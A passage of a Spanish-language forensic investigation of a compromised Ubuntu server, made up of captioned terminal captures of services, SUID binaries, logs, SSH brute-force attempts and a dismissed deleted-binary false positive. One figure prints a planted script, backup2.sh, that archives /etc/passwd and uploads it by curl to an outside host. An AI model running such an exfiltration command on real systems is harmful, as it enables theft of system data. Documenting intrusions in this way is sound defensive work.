lrwxrwxrwx 1 root root 38 Mar 14 2023 open-iscsi.service -> /lib/systemd/system/open-iscsi.service
lrwxrwxrwx 1 root root 36 Mar 14 2023 setvtrgb.service -> /lib/systemd/system/setvtrgb.service
lrwxrwxrwx 1 root root 42 Mar 14 2023 systemd-pstore.service -> /lib/systemd/system/systemd-pstore.service
lrwxrwxrwx 1 root root 45 Mar 14 2023 systemd-timesyncd.service -> /lib/systemd/system/systemd-timesyncd.service

/etc/systemd/system/timers.target.wants:
total 8
drwxr-xr-x 2 root root 4096 Mar 14 2023 .
drwxr-xr-x 21 root root 4096 Jun 13 01:50 ..
lrwxrwxrwx 1 root root 35 Mar 14 2023 apt-daily.timer -> /lib/systemd/system/apt-daily.timer
lrwxrwxrwx 1 root root 43 Mar 14 2023 apt-daily-upgrade.timer -> /lib/systemd/system/apt-daily-upgrade.timer
lrwxrwxrwx 1 root root 37 Mar 14 2023 e2scrub_all.timer -> /lib/systemd/system/e2scrub_all.timer
lrwxrwxrwx 1 root root 32 Mar 14 2023 fstrim.timer -> /lib/systemd/system/fstrim.timer
lrwxrwxrwx 1 root root 39 Mar 14 2023 fwupd-refresh.timer -> /lib/systemd/system/fwupd-refresh.timer
lrwxrwxrwx 1 root root 35 Mar 14 2023 logrotate.timer -> /lib/systemd/system/logrotate.timer
lrwxrwxrwx 1 root root 32 Mar 14 2023 man-db.timer -> /lib/systemd/system/man-db.timer
lrwxrwxrwx 1 root root 35 Mar 14 2023 motd-news.timer -> /lib/systemd/system/motd-news.timer
lrwxrwxrwx 1 root root 43 Mar 14 2023 snapd.snap-repair.timer -> /lib/systemd/system/snapd.snap-repair.timer
lrwxrwxrwx 1 root root 34 Mar 14 2023 ua-timer.timer -> /lib/systemd/system/ua-timer.timer
sysadmin@4geeks-server:~$

```

Figura 22. `/etc/systemd/system` y `timers.target.wants`: enlaces a unidades estándar, sin servicios maliciosos.

```

total 152
drwxr-xr-x  2 root root 4096 Jun 23 2025 .
drwxr-xr-x 100 root root 4096 Jun 23 2025 ..
-rwxr-xr-x  1 root root 8181 Mar 18 2024 apache2
-rwxr-xr-x  1 root root 2489 Mar 18 2024 apache-htcacheclean
-rwxr-xr-x  1 root root 3740 Apr  1 2020 apparmor
-rwxr-xr-x  1 root root 2920 May 22 2025 appport
-rwxr-xr-x  1 root root 1071 Jul 24 2018 atd
-rwxr-xr-x  1 root root 1232 Mar 27 2020 console-setup.sh
-rwxr-xr-x  1 root root 3059 Feb 11 2020 cron
-rwxr-xr-x  1 root root  937 Feb  4 2020 cryptdisks
-rwxr-xr-x  1 root root  896 Feb  4 2020 cryptdisks-early
-rwxr-xr-x  1 root root 3152 Sep 30 2019 dbus
-rwxr-xr-x  1 root root  985 Dec  2 2022 grub-common
-rwxr-xr-x  1 root root 3809 Jul 28 2019 hwclock.sh
-rwxr-xr-x  1 root root 2638 Dec 13 2019 irqbalance
-rwxr-xr-x  1 root root 1503 Nov  8 2018 iscsid
-rwxr-xr-x  1 root root 1479 Nov 27 2019 keyboard-setup.sh
-rwxr-xr-x  1 root root 2044 Feb 19 2020 kmod
-rwxr-xr-x  1 root root  695 Jan 28 2020 lvm2
-rwxr-xr-x  1 root root  586 Jan 28 2020 lvm2-lvmpolld
-rwxr-xr-x  1 root root 2827 Jan  9 2020 multipath-tools
-rwxr-xr-x  1 root root 2503 Mar 18 2021 open-iscsi
-rwxr-xr-x  1 root root 1846 Sep  8 2022 open-vm-tools
-rwxr-xr-x  1 root root 1366 Mar 23 2020 plymouth
-rwxr-xr-x  1 root root  752 Mar 23 2020 plymouth-log
-rwxr-xr-x  1 root root  924 Feb 13 2020 procps
-rwxr-xr-x  1 root root 4417 Aug 16 2022 rsync
-rwxr-xr-x  1 root root 2864 Mar  7 2019 rsyslog
-rwxr-xr-x  1 root root 1222 Apr  2 2017 screen-cleanup
-rwxr-xr-x  1 root root 3939 Apr  3 2023 ssh
-rwxr-xr-x  1 root root 6872 Apr 22 2020 udev
-rwxr-xr-x  1 root root 2083 Jan 21 2020 ufw
-rwxr-xr-x  1 root root 1391 Apr 25 2022 unattended-upgrades
-rwxr-xr-x  1 root root 1306 Feb  7 2022 uuid
-rwxr-xr-x  1 root root 2067 Jul 11 2024 vsftpd
sysadmin@4geeks-server:~$ _

```

Figura 23. /etc/init.d: scripts de arranque estándar.

```

if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi

==> /home/sysadmin/.profile <==
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
  # include .bashrc if it exists
  if [ -f "$HOME/.bashrc" ]; then
    . "$HOME/.bashrc"
  fi
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/bin" ] ; then
  PATH="$HOME/bin:$PATH"
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/.local/bin" ] ; then
  PATH="$HOME/.local/bin:$PATH"
fi
sysadmin@4geeks-server:~$

```

Figura 24. Perfiles de shell (/etc/profile, profile.d, .bashrc, .profile): sin inyecciones.

```

sysadmin@4geeks-server:~$ cat /etc/ld.so.preload 2>/dev/null
sysadmin@4geeks-server:~$ _

```

Figura 25. /etc/ld.so.preload vacío: sin secuestro por LD_PRELOAD.

1.7 Configuración SSH e integridad del sistema

```

sysadmin@4geeks-server:~$ sudo grep -vE '^\s*#|^\s*$' /etc/ssh/sshd_config
[sudo] password for sysadmin:
Include /etc/ssh/sshd_config.d/*.conf
ChallengeResponseAuthentication no
UsePAM yes
X11Forwarding yes
PrintMotd no
AcceptEnv LANG LC_*
Subsystem sftp /usr/lib/openssh/sftp-server
sysadmin@4geeks-server:~$

```

Figura 26. Configuración efectiva de SSH (sshd_config): autenticación por contraseña habilitada, el mecanismo aprovechado por el atacante.

```

async_memcpy      20480  2 raid456,async_raid6_recov
async_pq          24576  2 raid456,async_raid6_recov
async_xor         20480  3 async_pq,raid456,async_raid6_recov
async_tx          20480  5 async_pq,async_memcpy,async_xor,raid456,async_raid6_recov
xor               24576  2 async_xor,btrfs
raid6_pq          114688  4 async_pq,btrfs,raid456,async_raid6_recov
libcrc32c         16384  3 nf_conntrack,btrfs,raid456
raid1             45056  0
raid0             24576  0
multipath         20480  0
linear            20480  0
crc10dif_pclmul   16384  1
crc32_pclmul      16384  0
ghash_clmulni_intel 16384  0
vmwgfx            299008  1
hid_generic       16384  0
ttm               106496  1 vmwgfx
drm_kms_helper    184320  1 vmwgfx
aesni_intel       372736  0
crypto_simd       16384  1 aesni_intel
cryptd            24576  2 crypto_simd,ghash_clmulni_intel
glue_helper       16384  1 aesni_intel
psmouse           155648  0
ahci              40960  1
libahci           36864  1 ahci
syscopyarea       16384  1 drm_kms_helper
sysfillrect       16384  1 drm_kms_helper
i2c_piix4         28672  0
sysimgblt         16384  1 drm_kms_helper
e1000             147456  0
fb_sys_fops       16384  1 drm_kms_helper
drm               495616  4 vmwgfx,drm_kms_helper,ttm
pata_acpi         16384  0
video             57344  0
usbhid            57344  0
hid               131072  2 usbhid,hid_generic
sysadmin@4geeks-server:~$

```

Figura 27. Módulos del kernel cargados (*lsmod*): sin módulos sospechosos.

```
sysadmin@4geeks-server:~$ sudo find / -perm -4000 -type f 2>/dev/null
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/su
/usr/bin/at
/usr/bin/fusermount
/usr/bin/mount
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/passwd
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/snap/snapd/18357/usr/lib/snapd/snap-confine
/snap/core20/1828/usr/bin/chfn
/snap/core20/1828/usr/bin/chsh
/snap/core20/1828/usr/bin/gpasswd
/snap/core20/1828/usr/bin/mount
/snap/core20/1828/usr/bin/newgrp
/snap/core20/1828/usr/bin/passwd
/snap/core20/1828/usr/bin/su
/snap/core20/1828/usr/bin/sudo
/snap/core20/1828/usr/bin/umount
/snap/core20/1828/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1828/usr/lib/openssh/ssh-keysign
sysadmin@4geeks-server:~$
```

Figura 28. Binarios SUID (find -perm -4000): listado estándar, sin binarios SUID plantados.

1.8 Artefactos y archivos sospechosos

```

/tmp:
total 56
drwxrwxrwt 13 root root 4096 Jun 13 03:45 .
drwxr-xr-x 19 root root 4096 Jun 21 2025 ..
drwxrwxrwt 2 root root 4096 Jun 13 03:36 .font-unix
drwxrwxrwt 2 root root 4096 Jun 13 03:36 .ICE-unix
-rw-r--r-- 1 root root 877 Jun 13 03:45 secrets.tgz
drwx----- 3 root root 4096 Jun 13 03:36 snap-private-tmp
drwx----- 3 root root 4096 Jun 13 03:36 systemd-private-16fb80972c1f47c4ub890695d6b6eb46-apache2.s
service-M4cLl
drwx----- 3 root root 4096 Jun 13 03:36 systemd-private-16fb80972c1f47c4ub890695d6b6eb46-ModemMana
ger.service-PH00G
drwx----- 3 root root 4096 Jun 13 03:36 systemd-private-16fb80972c1f47c4ub890695d6b6eb46-systemd-j
ngind.service-FuHt9h
drwx----- 3 root root 4096 Jun 13 03:36 systemd-private-16fb80972c1f47c4ub890695d6b6eb46-systemd-r
esolved.service-0gx0Rl
drwx----- 3 root root 4096 Jun 13 03:36 systemd-private-16fb80972c1f47c4ub890695d6b6eb46-systemd-t
imesyncd.service-1MCxuh
drwxrwxrwt 2 root root 4096 Jun 13 03:36 .Test-unix
drwxrwxrwt 2 root root 4096 Jun 13 03:36 .X11-unix
drwxrwxrwt 2 root root 4096 Jun 13 03:36 .XIM-unix

/var/tmp:
total 28
drwxrwxrwt 7 root root 4096 Jun 13 03:42 .
drwxr-xr-x 15 root root 4096 Jun 23 2025 ..
drwx----- 3 root root 4096 Jun 13 03:36 systemd-private-16fb80972c1f47c4ub890695d6b6eb46-apache2.s
ervice-MXvRfj
drwx----- 3 root root 4096 Jun 13 03:36 systemd-private-16fb80972c1f47c4ub890695d6b6eb46-ModemMana
ger.service-rwugag
drwx----- 3 root root 4096 Jun 13 03:36 systemd-private-16fb80972c1f47c4ub890695d6b6eb46-systemd-j
ngind.service-fCHJdh
drwx----- 3 root root 4096 Jun 13 03:36 systemd-private-16fb80972c1f47c4ub890695d6b6eb46-systemd-r
esolved.service-bPdJrj
drwx----- 3 root root 4096 Jun 13 03:36 systemd-private-16fb80972c1f47c4ub890695d6b6eb46-systemd-t
imesyncd.service-5jycs
sysadmin@4geeks-server:~$ _

```

Figura 29. /tmp y /var/tmp: artefacto secrets.tgz (propiedad de root) — posible staging de exfiltración.

```

sysadmin@4geeks-server:~$ sudo find / -xdev -name ".*" -type f 2>/dev/null | grep -vE '/home|/root|
etc' | head
/usr/src/linux-headers-5.4.0-216/scripts/kconfig/.gitignore
/usr/src/linux-headers-5.4.0-216/scripts/dtc/.gitignore
/usr/src/linux-headers-5.4.0-216/scripts/gdb/linux/.gitignore
/usr/src/linux-headers-5.4.0-216/scripts/genksyms/.gitignore
/usr/src/linux-headers-5.4.0-216/scripts/basic/.gitignore
/usr/src/linux-headers-5.4.0-216/scripts/mod/.gitignore
/usr/src/linux-headers-5.4.0-216/scripts/.gitignore
/usr/src/linux-headers-5.4.0-216/scripts/gcc-plugins/.gitignore
/usr/src/linux-headers-5.4.0-216/scripts/selinux/genheaders/.gitignore
/usr/src/linux-headers-5.4.0-216/scripts/selinux/mdp/.gitignore
sysadmin@4geeks-server:~$ _

```

Figura 30. Búsqueda de archivos ocultos: solo archivos legítimos del sistema.

```

sysadmin@4geeks-server:~$ sudo find / -xdev -type f -size +50M 2>/dev/null | head
/swap.img
/var/cache/apt/srcpkgcache.bin
/var/cache/apt/pkgcache.bin
/var/lib/snapd/cache/f3189c283d17c8b2d823bdeb67390a1ccd53eea94ab5a5e04dea382b3850a81fcef647718f14c8c
c4d0af6df2cc11dc5
/var/lib/snapd/snaps/lxd_38688.snap
/var/lib/snapd/snaps/core20_1828.snap
/var/lib/snapd/snaps/lxd_24061.snap
/var/lib/snapd/seed/snaps/core20_1828.snap
/var/lib/snapd/seed/snaps/lxd_24061.snap
/boot/initrd.img-5.4.0-216-generic
sysadmin@4geeks-server:~$ _

```

Figura 31. Archivos mayores de 50 MB: sin volcados masivos de datos para exfiltración.

1.9 Registros (logs) y línea de tiempo

```

== sys ==
== sync ==
== games ==
== man ==
== lp ==
== mail ==
== news ==
== uucp ==
== proxy ==
== www-data ==
== backup ==
== list ==
== irc ==
== gnats ==
== nobody ==
== systemd-network ==
== systemd-resolve ==
== systemd-timesync ==
== messagebus ==
== syslog ==
== _apt ==
== tss ==
== uidd ==
== tcpdump ==
== landscape ==
== pollinate ==
== fwupd-refresh ==
== usbmux ==
== sshd ==
== systemd-coredump ==
== sysadmin ==
== lxd ==
== ftp ==
== reports ==
== wazuh ==
== hacker ==
sysadmin@4geeks-server:~$

```

Figura 32. Historiales de shell de todos los usuarios: vacíos (borrado de huellas).

```
System load:          0.21
Usage of /:           40.7% of 14.66GB
Memory usage:         5%
Swap usage:           0%
Processes:            122
Users logged in:      0
IPv4 address for enp0s3: 192.168.1.127
IPv6 address for enp0s3: 2806:107e:c:5e46:a00:27ff:fedf:1c07

* Ubuntu 20.04 LTS Focal Fossa has reached its end of standard support on 31 Ma

For more details see:
https://ubuntu.com/20-04

* Introducing Expanded Security Maintenance for Applications.
Receive updates to over 25,000 software packages with your
Ubuntu Pro subscription. Free for personal use.

https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Jun 13 02:10:37 UTC 2026 on tty1
sysadmin@4geeks-server:~$
```

Figura 33. Banner del sistema (MOTD): Ubuntu 20.04 fuera de soporte estándar y sin parches aplicados.

```

/var/lib/snapd/seed/snaps/lxd_24061.snap
/boot/initrd.img-5.4.0-216-generic
sysadmin@4geeks-server:~$ ls -la /var/log
total 3504
drwxrwxr-x 10 root    syslog      4096 Jun 13 03:36 .
drwxr-xr-x 15 root    root         4096 Jun 23 2025 ..
-rw-r--r--  1 root    root        34306 Jun 21 2025 alternatives.log
drwxr-x---  2 root    adm          4096 Jun 21 2025 apache2
-rw-r-----  1 root    adm         1848 Jun 13 03:08 apport.log
drwxr-xr-x  2 root    root         4096 Jun 23 2025 apt
-rw-r-----  1 syslog  adm        74945 Jun 13 03:50 auth.log
-rw-r--r--  1 root    root       104003 Mar 14 2023 bootstrap.log
-rw-rw----  1 root    utmp         8832 Jun 13 03:37 btmp
-rw-r-----  1 syslog  adm       562526 Jun 13 03:36 cloud-init.log
-rw-r-----  1 root    adm       26055 Jun 13 03:36 cloud-init-output.log
drwxr-xr-x  2 root    root         4096 Mar 14 2023 dist-upgrade
-rw-r--r--  1 root    adm         48214 Jun 13 03:36 dmesg
-rw-r--r--  1 root    adm        49235 Jun 13 03:34 dmesg.0
-rw-r--r--  1 root    adm       15396 Jun 13 02:10 dmesg.1.gz
-rw-r--r--  1 root    adm       15585 Jun 13 01:19 dmesg.2.gz
-rw-r--r--  1 root    adm       15531 Jun 23 2025 dmesg.3.gz
-rw-r--r--  1 root    adm       15503 Jun 23 2025 dmesg.4.gz
-rw-r--r--  1 root    root      532456 Jun 23 2025 dpkg.log
-rw-r--r--  1 root    root       32096 Jun 23 2025 faillog
drwxr-x---  3 root    adm          4096 Jun 21 2025 installer
drwxr-sr-x+  3 root    systemd-journal 4096 Jun 21 2025 journal
-rw-r-----  1 syslog  adm     586750 Jun 13 03:49 kern.log
drwxr-xr-x  2 landscape landscape    4096 Jun 21 2025 landscape
-rw-rw-r--  1 root    utmp       292876 Jun 13 03:37 lastlog
drwx-----  2 root    root         4096 Mar 14 2023 private
-rw-r-----  1 syslog  adm    1316416 Jun 13 03:49 syslog
-rw-----  1 root    root       10589 Jun 13 01:50 ubuntu-advantage.log
-rw-r--r--  1 root    root         690 Jun 13 01:39 ubuntu-advantage-timer.log
-rw-r-----  1 syslog  adm       12734 Jun 13 03:49 ufw.log
drwxr-x---  2 root    adm          4096 Jun 21 2025 unattended-upgrades
-rw-rw-r--  1 root    utmp       26880 Jun 13 03:37 wtmp
sysadmin@4geeks-server:~$ _

```

Figura 34. /var/log: registros presentes (no hubo borrado completo de logs).

```

Jun 23 15:23:09 4geeks-
ssage.
Jun 23 15:23:09 4geeks-
ssage.
-- Reboot --

```

Figura 35. Extracto de kern.log mostrando reinicios del sistema.

```

Jun 23 15:23:09 4geeks-server kernel: [drm:vmw_host_log [vmwgfx]] *ERROR* Failed to send host log message.
Jun 23 15:23:09 4geeks-server kernel: [drm:vmw_host_log [vmwgfx]] *ERROR* Failed to send host log message.
-- Reboot --
Jun 23 16:40:05 4geeks-server kernel: RETbleed: WARNING: Spectre v2 mitigation leaves CPU vulnerable to RETbleed attacks, data leaks possible!
Jun 23 16:40:05 4geeks-server kernel: [drm:vmw_host_log [vmwgfx]] *ERROR* Failed to send host log message.
Jun 23 16:40:05 4geeks-server kernel: [drm:vmw_host_log [vmwgfx]] *ERROR* Failed to send host log message.
-- Reboot --
Jun 13 01:19:20 4geeks-server kernel: [drm:vmw_host_log [vmwgfx]] *ERROR* Failed to send host log message.
Jun 13 01:19:20 4geeks-server kernel: [drm:vmw_host_log [vmwgfx]] *ERROR* Failed to send host log message.
-- Reboot --
Jun 13 02:10:11 4geeks-server kernel: [drm:vmw_host_log [vmwgfx]] *ERROR* Failed to send host log message.
Jun 13 02:10:11 4geeks-server kernel: [drm:vmw_host_log [vmwgfx]] *ERROR* Failed to send host log message.
Jun 13 03:08:07 4geeks-server systemd[1]: systemd-timesyncd.service: Watchdog timeout (limit 3min)!
Jun 13 03:08:07 4geeks-server systemd[1]: snapd.service: Watchdog timeout (limit 5min)!
Jun 13 03:08:07 4geeks-server systemd[1]: systemd-resolved.service: Watchdog timeout (limit 3min)!
Jun 13 03:08:07 4geeks-server systemd[1]: systemd-udevd.service: Watchdog timeout (limit 3min)!
Jun 13 03:08:07 4geeks-server systemd[1]: systemd-networkd.service: Watchdog timeout (limit 3min)!
-- Reboot --
Jun 13 03:33:57 4geeks-server kernel: [drm:vmw_host_log [vmwgfx]] *ERROR* Failed to send host log message.
Jun 13 03:33:57 4geeks-server kernel: [drm:vmw_host_log [vmwgfx]] *ERROR* Failed to send host log message.
-- Reboot --
Jun 13 03:36:33 4geeks-server kernel: [drm:vmw_host_log [vmwgfx]] *ERROR* Failed to send host log message.
Jun 13 03:36:33 4geeks-server kernel: [drm:vmw_host_log [vmwgfx]] *ERROR* Failed to send host log message.
sysadmin@4geeks-server:~$

```

Figura 36. kern.log: reinicios y advertencias del kernel; ancla temporal en torno al 23 jun.

1.10 Análisis de autenticación y vector de entrada

```

sysadmin@4geeks-server:~$ sudo grep -i "sudo:" /var/log/auth.log | tail -20
Jun 13 03:30:15 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/crontab -l -u hacker
Jun 13 03:30:15 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin (uid=0)
Jun 13 03:30:15 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 13 03:45:36 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/grep -vE '^\\s*#|^\\s*$' /etc/ssh/sshd_config
Jun 13 03:45:36 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin (uid=0)
Jun 13 03:45:36 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 13 03:46:55 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/find / -perm -4000 -type f
Jun 13 03:46:55 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin (uid=0)
Jun 13 03:47:02 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 13 03:49:32 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/find / -xdev -name .* -type f
Jun 13 03:49:32 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin (uid=0)
Jun 13 03:49:33 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 13 03:50:29 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/find / -xdev -type f -size +50M
Jun 13 03:50:29 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin (uid=0)
Jun 13 03:50:29 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 13 03:51:50 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/journalctl -p err -n 50 --no-pager
Jun 13 03:51:50 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin (uid=0)
Jun 13 03:51:50 4geeks-server sudo: pam_unix(sudo:session): session closed for user root
Jun 13 03:53:13 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/grep -i sudo: /var/log/auth.log
Jun 13 03:53:13 4geeks-server sudo: pam_unix(sudo:session): session opened for user root by sysadmin (uid=0)
sysadmin@4geeks-server:~$

```

Figura 37. *auth.log (sudo): sesiones de sudo del propio analista durante la investigación.*

```

Jun 23 15:26:47 4geeks-server sshd[1736]: Invalid user test from 192.168.1.103 port 58760
Jun 23 15:26:52 4geeks-server sshd[1736]: Failed password for invalid user test from 192.168.1.103 p
ort 58760 ssh2
Jun 23 15:27:01 4geeks-server sshd[1736]: Failed password for invalid user test from 192.168.1.103 p
ort 58760 ssh2
Jun 23 15:27:07 4geeks-server sshd[1736]: Failed password for invalid user test from 192.168.1.103 p
ort 58760 ssh2
Jun 23 15:27:08 4geeks-server sshd[1736]: Connection closed by invalid user test 192.168.1.103 port
58760 [preauth]
Jun 23 15:27:24 4geeks-server sshd[1747]: Invalid user admin from 192.168.1.103 port 49542
Jun 23 15:27:28 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103
port 49542 ssh2
Jun 23 15:27:32 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103
port 49542 ssh2
Jun 23 15:27:37 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103
port 49542 ssh2
Jun 23 15:27:39 4geeks-server sshd[1747]: Connection closed by invalid user admin 192.168.1.103 port
49542 [preauth]
Jun 23 15:28:33 4geeks-server sshd[1769]: Failed password for hacker from 192.168.1.103 port 44272 s
sh2
Jun 23 15:28:40 4geeks-server sshd[1769]: Failed password for hacker from 192.168.1.103 port 44272 s
sh2
Jun 23 15:29:15 4geeks-server sshd[1797]: Failed password for root from 192.168.1.103 port 47014 ssh
2
Jun 23 15:29:21 4geeks-server sshd[1797]: Failed password for root from 192.168.1.103 port 47014 ssh
2
Jun 13 01:49:52 4geeks-server login[757]: FAILED LOGIN (1) on '/dev/tty1' FOR 'sysadmin', Authentica
tion failure
Jun 13 01:50:28 4geeks-server login[757]: FAILED LOGIN (2) on '/dev/tty1' FOR 'UNKNOWN', Authentica
tion failure
Jun 13 01:50:47 4geeks-server login[2344]: FAILED LOGIN (1) on '/dev/tty1' FOR 'UNKNOWN', Authentica
tion failure
Jun 13 03:37:06 4geeks-server login[800]: FAILED LOGIN (1) on '/dev/tty1' FOR 'sysadmin', Authentica
tion failure
Jun 13 03:54:40 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/
usr/bin/grep -iE accepted|failed /var/log/auth.log
sysadmin@4geeks-server:~$

```

Figura 38. *auth.log: múltiples intentos fallidos y de usuario inválido desde 192.168.1.103 (fuerza bruta).*

```

sysadmin@4geeks-server:~$ sudo last -f /var/log/wtmp | head ; sudo lastb | head
sysadmin tty1          Sat Jun 13 03:37      still logged in
reboot system boot    5.4.0-216-generi    Sat Jun 13 03:36      still running
sysadmin tty1          Sat Jun 13 03:34 - crash (00:01)
reboot system boot    5.4.0-216-generi    Sat Jun 13 03:33      still running
sysadmin tty1          Sat Jun 13 02:10 - crash (01:23)
reboot system boot    5.4.0-216-generi    Sat Jun 13 02:10      still running
sysadmin tty1          Sat Jun 13 01:57 - crash (00:13)
reboot system boot    5.4.0-216-generi    Sat Jun 13 01:19      still running
sysadmin tty1          Mon Jun 23 16:40 - down (00:04)
reboot system boot    5.4.0-216-generi    Mon Jun 23 16:40 - 16:45 (00:05)
sysadmin tty1          Sat Jun 13 03:37 - 03:37 (00:00)
UNKNOWN tty1          Sat Jun 13 01:50 - 01:50 (00:00)
UNKNOWN tty1          Sat Jun 13 01:50 - 01:50 (00:00)
sysadmin tty1          Sat Jun 13 01:49 - 01:49 (00:00)
root ssh:notty         192.168.1.103      Mon Jun 23 15:29 - 15:29 (00:00)
root ssh:notty         192.168.1.103      Mon Jun 23 15:29 - 15:29 (00:00)
hacker ssh:notty        192.168.1.103      Mon Jun 23 15:28 - 15:28 (00:00)
hacker ssh:notty        192.168.1.103      Mon Jun 23 15:28 - 15:28 (00:00)
admin ssh:notty         192.168.1.103      Mon Jun 23 15:27 - 15:27 (00:00)
admin ssh:notty         192.168.1.103      Mon Jun 23 15:27 - 15:27 (00:00)
sysadmin@4geeks-server:~$

```

Figura 39. *last/lastb: correlación de sesiones e intentos fallidos desde 192.168.1.103.*

```

sysadmin@4geeks-server:~$ sudo tail -50 /var/log/apache2/access.log 2>/dev/null
sysadmin@4geeks-server:~$ sudo tail -50 /var/log/nginx/access.log 2>/dev/null
sysadmin@4geeks-server:~$ _

```

Figura 40. Logs de Apache/Nginx: sin registros relevantes (vector web descartado).

```
sysadmin@4geeks-server:~$ sudo grep -i "Accepted" /var/log/auth.log
Jun 21 19:38:47 4geeks-server sshd[2011]: Accepted password for sysadmin from 192.168.1.50 port 4793
6 ssh2
Jun 13 03:54:40 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/
usr/bin/grep -iE accepted|failed|invalid /var/log/auth.log
Jun 13 04:09:37 4geeks-server sudo: sysadmin : TTY=tty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/
usr/bin/grep -i Accepted /var/log/auth.log
sysadmin@4geeks-server:~$ _
```

Figura 41. `grep Accepted` en `auth.log`: acceso **EXITOSO** de `sysadmin` desde 192.168.1.50 (21 jun, 19:38) — vector de entrada confirmado.

```
sysadmin@4geeks-server:~$ sudo cat /opt/scripts/logrotate.sh
#!/bin/bash
logrotate /etc/logrotate.conf
sysadmin@4geeks-server:~$ sudo cat /usr/local/bin/backup2.sh
#!/bin/bash
tar -czf /tmp/secrets.tgz /etc/passwd
curl -X POST -F 'file=@/tmp/secrets.tgz' http://192.168.1.100:8080/upload

sysadmin@4geeks-server:~$ sudo tar tzf /tmp/secrets.tgz
etc/passwd
sysadmin@4geeks-server:~$
```

Figura 42. Contenido de los scripts: `logrotate.sh` es legítimo; `backup2.sh` exfiltra `/etc/passwd` a 192.168.1.100:8080. `tar tzf` confirma `etc/passwd` dentro de `secrets.tgz`.

```
sysadmin@4geeks-server:~$ sudo cat /home/hacker/.ssh/authorized_keys /home/reports/.ssh/authorized_k
keys /root/.ssh/authorized_keys 2>/dev/null
sysadmin@4geeks-server:~$
```

Figura 43. `authorized_keys` de `hacker`, `reports` y `root`: vacíos — sin persistencia por claves SSH.

1.11 Falso positivo investigado — proceso con binario borrado

Durante el reconocimiento se observó un proceso ejecutándose desde un binario borrado, patrón típico de malware fileless. La interrogación del proceso permitió descartarlo: se trata de `bpfiler_umh`, un user-mode helper legítimo del kernel de Linux.

```
16 root      -s1  0      0      0  S    0.0   0.0   0:00.00 idle_inject/1
sysadmin@4geeks-server:~$ sudo ls -l /proc/<PID>/exe
-bash: PID: No such file or directory
sysadmin@4geeks-server:~$ sudo ls -l /proc/<PID>/cwd
-bash: PID: No such file or directory
sysadmin@4geeks-server:~$ sudo cat /proc/<PID>/cmdline | tr '\0' ' '
-bash: PID: No such file or directory
sysadmin@4geeks-server:~$ sudo ls -l /proc/*/exe 2>/dev/null | grep -i deleted
lrwxrwxrwx 1 root      root          0 Jun 13 02:10 /proc/389/exe -> / (deleted)
sysadmin@4geeks-server:~$
```

Figura 44. Detección de proceso con binario borrado: `/proc/389/exe -> (deleted)`.

```
sysadmin@4geeks-server:~$ sudo ls -l /proc/389/exe; sudo lsof -p 389; sudo cat /proc/389/comm
ls: cannot access '/proc/389/exe': No such file or directory
cat: /proc/389/comm: No such file or directory
sysadmin@4geeks-server:~$
```

Figura 45. El PID 389 ya no existe tras los reinicios (los PID se reasignan en cada arranque).

```
sysadmin@4geeks-server:~$ sudo ls -l /proc/*/exe 2>/dev/null | grep -i deleted
lrwxrwxrwx 1 root      root          0 Jun 13 03:36 /proc/392/exe -> / (deleted)
sysadmin@4geeks-server:~$ _
```

Figura 46. Tras un reinicio reaparece un proceso equivalente: /proc/392/exe -> (deleted).

```
